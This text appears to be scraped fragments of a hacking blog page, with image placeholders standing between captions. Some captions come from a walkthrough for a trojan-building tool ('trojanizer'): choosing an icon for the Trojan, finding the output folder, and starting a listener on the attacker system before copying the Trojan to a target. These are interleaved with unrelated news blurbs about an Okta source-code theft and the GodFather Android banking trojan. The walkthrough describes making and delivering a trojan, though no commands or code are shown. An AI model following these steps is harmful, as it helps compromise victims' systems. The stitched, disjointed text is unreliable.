


Select any icon for your Trojan.

Unidentified Hackers hacked into Okta and stole its source code.





That's it. Then leave it to the tool to do its work.




Researchers have identiofied an Android banking trojan known as GodFather which is being used to target users of more than 400 banking and cryptocurrency apps spanning across 16 countries.

The malware, just like many financial trojans targeting the Android ecosystem, attempts to steal user credentials by generating convincing overlay screens (aka web fakes) that are served atop target applications.






The Trojan will be saved in the "output" folder in "trojanizer" directory.




The Trojan is ready. Before I copy the Trojan to the target, I start listener on the attacker system.

